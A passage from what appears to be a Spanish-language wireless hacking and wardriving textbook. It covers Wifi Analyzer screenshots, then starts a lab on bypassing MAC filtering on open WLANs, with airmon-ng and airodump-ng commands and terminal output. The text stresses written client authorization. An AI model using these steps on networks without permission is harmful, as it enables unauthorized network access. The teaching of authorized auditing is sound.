WPA2

ARR [REDACTED] (38:4c:90: [REDACTED])

WiFi Canal 1 2412 MHz

ARRIS GROUP, INC

2423-2401=22 MHz

-56 dBm

WPA2

Claro_ [REDACTED] (30:60:23 [REDACTED])

WiFi Canal 11 2462 MHz

ARRIS GROUP, INC

2473-2451=22 MHz

-69 dBm

WEP

dlink (9c:d6:43 [REDACTED])

5G

Gráfico de canales



Gráfico de tiempo



Puntuación de canales



Lista de AP



Medidor de señal



Wifi Analyzer



5. Luego escogeremos “Gráfico de tiempo”.


Wifi Analyzer



70

ARF

CNT



6. En la vista de “Puntuación de canales” nos pedirá seleccionar nuestro AP actual si estuviésemos conectados a una WLAN.
7. De igual forma en la vista de “Medidor de señal” necesitaremos escoger el AP al que estemos conectados para ver los niveles de potencia en tiempo real. Recordemos que esta es una aplicación de tipo “stumbler”, es decir que es sólo un detector, no sirve para hackear WLANs, sólo para mapearlas. Podremos comprobar cómo el nivel de potencia aumenta cuando caminamos en dirección al AP y disminuye si nos alejamos.

Wifi Analyzer



INV  (9c:d6:43:

Canal actual: 6 Puntuacion: 

Mejores canales: 12, 13, 14

Canal





Canal





Canal





Canal





Canal






Canal





Canal





Canal





Canal





Canal





Canal





Canal






Canal





Wifi Analyzer



INV [REDACTED] (9c:d6:43: [REDACTED])



Sonido

NO

8. Wifi Analyzer tiene además opciones de configuración que podemos acceder escogiendo el ícono de herramientas en la parte superior. Una opción bastante útil es activar "Indicador de red abierta". Con esto veremos un símbolo asterisco (*) al lado del nombre de una WLAN que no use autenticación.

Wifi Analyzer

USE CHANNEL WIDTH

Experimental. Use channel width values reported by the device to draw and compute.



Ajustes de interfaz

Immersive mode



Mantener pantalla encendida

Previene el apagado automático de la pantalla.



Indicador de red abierta

Muestra un "*" después del nombre de red (SSID) sobre las redes abiertas en el gráfico.



Rellenar gráfico de canales

Rellena las paráolas con color semitransparente.



9. Volvamos ahora a la vista con el listado de APs (ícono ojo -> Lista de AP). Si tocamos la WLAN a la que estamos conectados veremos información de la misma.
10. Si por el contrario tocamos una WLAN a la que no estemos conectados, entonces nos pedirá la clave de conexión si fuese una red con autenticación, o se conectará automáticamente si se tratase de una red abierta.

Wifi Analyzer



✓ Conectado a: INV [REDACTED] (9c:d6:43: [REDACTED])
Dirección IP: 172.30.80.198

INV [REDACTED] (9c:d6:43: [REDACTED])



Canal 6

2437 MHz

D-LINK INTERNATIONAL

2448-2426=22 MHz

-58 dBm

INV [REDACTED]

Status **Connected**

Speed **72 Mbps**

Signal strength **Excellent**

Security **WPA2**

IP address **172.30.80.198**

Forget

Modify

Cancelar



Canal 11

2462 MHz

ARRIS GROUP, INC

2473-2451=22 MHz

-72 dBm

WEP

dlink (9c:d6:43: [REDACTED])

5G

Wifi Analyzer



✓ Conectado a: INVSI (9c:d6:43:[REDACTED])
Dirección IP: 172.30.80.198

INVSI (9c:d6:43:[REDACTED])

2437 MHz

D-LINK INTERNATIONAL

Connect to ARR [REDACTED]

Signal strength **Excellent**

Security **WPA2**

Wireless password

Show password.

Connect

Cancelar



Canal 11

2432 MHz

2473-2451=22 MHz

-72 dBm

WEP

dlink (9c:d6:43:[REDACTED])

5G

11. Tal y como hemos notado Wifi Analyzer es un stumbler muy útil y gratuito, además.

Recursos útiles

- **Artículo:** SANS Institute. (2002). A Guide to Wardriving. Sans.org. Recuperado en 2017, de <https://www.sans.org/reading-room/whitepapers/wireless/guide-wardriving-detecting-wardrivers-174>.
- **Vistumbler Wiki:** <https://github.com/RIEI/Vistumbler/wiki>.
- **Documentación de la suite Aircrack-ng:** <http://www.aircrack-ng.org/doku.php>.
- **Libro:** Burns, B., & Killion, D. (2007). Security power tools (1st ed.). Sebastopol, Calif.: O'Reilly.
- **Libro:** Ramachandran, V. (2015). Kali Linux wireless penetration testing beginner's guide: master wireless testing techniques to survey and attack wireless networks with Kali Linux (1st ed.).
- **Libro:** Pretty, B. (2017). Build an Aircrack Super Cluster: with Raspberry Pi (1st ed.). ISBN Canada.

Capítulo 3: Atacando redes y clientes WiFi

¿Cómo vencer los mecanismos de protección?

Si llegamos a esta fase y hemos hecho bien nuestra tarea, a estas alturas deberíamos conocer:

- Cuáles son las redes inalámbricas cercanas a nuestra estación de wardriving (SSID).
- Qué mecanismos de encripción y ciphers utilizan las WLANs cercanas (ENC, CIPHER).
- El tipo de autenticación que utilizan dichas WLANs (AUTH).
- En qué canal transmiten información (CH).
- ¿Cuáles son las redes más cercanas a nuestra ubicación? (PWR).¹⁵
- La dirección MAC de los APs que gestionan las WLANs (BSSID).
- Si hay clientes conectados a una WLAN (STATION) y si hay poca o mucha actividad en dicha red (#Data, #/s).
- La máxima velocidad soportada por el AP (MB).

Nota: las siglas entre paréntesis hacen referencia a los campos respectivos mostrados en la salida del comando airodump-ng.


Con esta información nos corresponderá decidir qué WLAN o WLANs auditar y qué tipo de ataque utilizar.

Si el wardriving es de caja gris, el cliente debe habernos dado con antelación los SSIDs a auditar y por ende los usaremos para contrastar esta información con lo que hemos hallado durante la fase de mapeo inalámbrico.

Si el wardriving es de caja negra, usaremos la información del mapeo para mostrársela al cliente y que nos confirme los nombres de las WLANs a auditar; no podemos aventurarnos a pasar directamente al hacking de una WLAN sin estar seguros que pertenece a nuestro cliente, aun cuando nos resulte fácil deducir cuáles son los SSIDs víctimas, porque esto podría traernos serias consecuencias legales dependiendo de las leyes del país en que vivamos.

Una vez seguros de nuestras WLANs objetivo y habiendo obtenido la autorización por escrito del cliente, procederemos ahora sí con la fase de ataque.

El ataque que efectuemos dependerá de nuestro objetivo en particular. El siguiente flujograma sugiere posibles ataques - de acuerdo al tipo de WLAN víctima¹⁶ - en los que el objetivo es lograr conectarnos a la red inalámbrica.



Lab: Hacceando WLANs abiertas que usan control por MAC

Viendo las noticias en la televisión acerca de los últimos ciberataques y leyendo los titulares de los periódicos sobre estafas electrónicas, uno pensaría que a nadie se le ocurriría configurar su red inalámbrica sin colocarle al menos un clave... ¡error! Hay un sinfín de redes abiertas a nivel global y para ello basta caminar o conducir por cualquier ciudad con un smartphone que tenga el WiFi activo.

Por supuesto, hay redes WiFi cuyo propósito es brindar acceso a Internet de forma pública, como las implementadas por los municipios de muchas ciudades y los hotspots en los centros comerciales, aeropuertos o cafeterías; a pesar de ello, si el objetivo es que la WLAN sea para uso privado, lo mínimo que se espera es que use un esquema de clave compartida personal con una clave que cumpla con criterios de complejidad.

A pesar de lo anterior, hay administradores que para "ahorrarse" trabajo deciden dejar la red abierta y "proteger" el acceso, limitándolo sólo a los equipos cuyas direcciones MAC hayan sido previamente registradas en el AP.

Como veremos en este laboratorio, vencer el control por MAC es sumamente sencillo.

Nota: mucho cuidado si se topan con una red abierta desconocida que no tiene ningún tipo de control. Podría tratarse de una WiFi maliciosa montada por un ciberdelincuente para espionar las comunicaciones de los incautos que se conecten a ella.

Recursos:


- **Estación hacker:** Computador con sistema operativo Linux (en este lab usamos Kali).
- **Software:** Suite Aircrack y wireless-tools.
- **Hardware:** AP con una WLAN con autenticación abierta y control por MAC. Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.

Pasos a seguir:

1. Colocamos nuestra tarjeta de red en modo monitor con airmon-

ng .

```
airmon-ng check kill17
airmon-ng start wlan0
```



The screenshot shows a terminal window with the following content:

```
root@kali: ~
File Edit View Search Terminal Help
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1 (Local Loopback)
RX packets 18 bytes 1058 (1.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 18 bytes 1058 (1.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      ether 78:44:76:b4:45:e6 txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# airmon-ng check kill

root@kali:~# airmon-ng start wlan0

PHY      Interface     Driver      Chipset
phy0      wlan0        rt2800usb   Ralink Technology, Corp. RT5370
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

Nota: Al usar airmon-ng en las últimas versiones de Kali se crea una sola interfaz de tipo monitor, la cual reemplaza a la interfaz original (este comportamiento puede variar dependiendo de la versión de Linux, como ya vimos en los laboratorios previos en que usamos Ubuntu).

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.219.128 netmask 255.255.255.0 broadcast 192.168.219.255
        inet6 fe80::20c:29ff:fe70:1778 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:70:17:78 txqueuelen 1000 (Ethernet)
                RX packets 16 bytes 2235 (2.1 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 31 bytes 2920 (2.8 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1 (Local Loopback)
                RX packets 18 bytes 1058 (1.0 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 18 bytes 1058 (1.0 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    unspec 78-44-76-B4-45-E5-3A-30-00-00-00-00-00-00-00-00 txqueuelen 1000
    (UNSPEC)
        RX packets 4 bytes 1096 (1.0 KiB)
        RX errors 0 dropped 4 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

2. Ahora estamos listos para ver los puntos de acceso inalámbricos cercanos usando airodump-ng.

```
airodump-ng wlan0mon
```

```

root@kali: ~
File Edit View Search Terminal Help
CH 5 ][ Elapsed: 2 mins ][ 2017-02-04 22:24
CH 12 ][ Elapsed: 15 mins ][ 2017-02-04 22:36

BSSID          PWR  Beacons   #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:1C:F0:F1:51:54 -51    381      338     0   6  54e. 0PN          HACKME OPEN
4C: [REDACTED] -63    367      520     0   3  54e  WEP  WEP          Claro_
38: [REDACTED] -71    368      0       0   11 54e  WPA2 CCMP  PSK  Claro_
F4: [REDACTED] -88    164      1       0   11 54e  WPA2 CCMP  PSK  RED_
C0: [REDACTED] -89    92       21      0   9  54e  WPA2 CCMP  PSK
E4: [REDACTED] -91    418      1       0   2  54e  WPA2 CCMP  PSK  TVCABLE_
D0: [REDACTED] -93    4       0       0   11 54e. WPA2 CCMP  PSK  p_
04: [REDACTED] -93    7       0       0   6  54e. WPA2 CCMP  PSK  TVCABLE_
38: [REDACTED] -93    38      1       0   1  54e  WEP  WEP          Claro_
04: [REDACTED] -94    565      3       0   11 54e  WPA2 CCMP  PSK  Tvcable_
38: [REDACTED] -95    78      1       0   6  54e  WPA2 CCMP  PSK
F8: [REDACTED] -95    97      41      0   7  54e. WPA2 CCMP  PSK <length: 0>

BSSID          STATION          PWR  Rate    Lost   Frames Probe
(not associated) D8: [REDACTED] -96    0e- 0e     0      11
(not associated) 00: [REDACTED] -96    0e- 0e     0      8
00:1C:F0:F1:51:54 74:DE:2B:08:35:B6 -34    0e- 0e     0    696 AP C204,HACKME WPS,HACKME OPEN
4C: [REDACTED] 78: [REDACTED] -78    54e-36     0      22
F4: [REDACTED] 8C: [REDACTED] -1     1e- 0       0      1

```

3. Como observamos en la figura previa hay una red llamada HACKME_OPEN que no usa cifrado, es decir es abierta (OPEN).
4. De tal forma que, no deberíamos efectuar ningún tipo de ataque para acceder a la misma, bastaría con cortar la captura actual, devolver nuestra tarjeta a modo administrado (managed), levantar el servicio de administración de redes (si estuviese desactivado) y conectarnos a la WLAN.

```

root@kali:~# airmon-ng stop wlan0mon
PHY      Interface     Driver      Chipset
phy0     wlan0mon      rt2800usb   Ralink Technology, Corp. RT5370
                                         (mac80211 station mode vif enabled on [phy0]wlan0)
                                         (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.219.128  netmask 255.255.255.0  broadcast 192.168.219.255
      inet6 fe80::20c:29ff:fe70:1778  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:70:17:78  txqueuelen 1000  (Ethernet)
          RX packets 3361  bytes 312336 (305.0 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 46  bytes 4540 (4.4 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

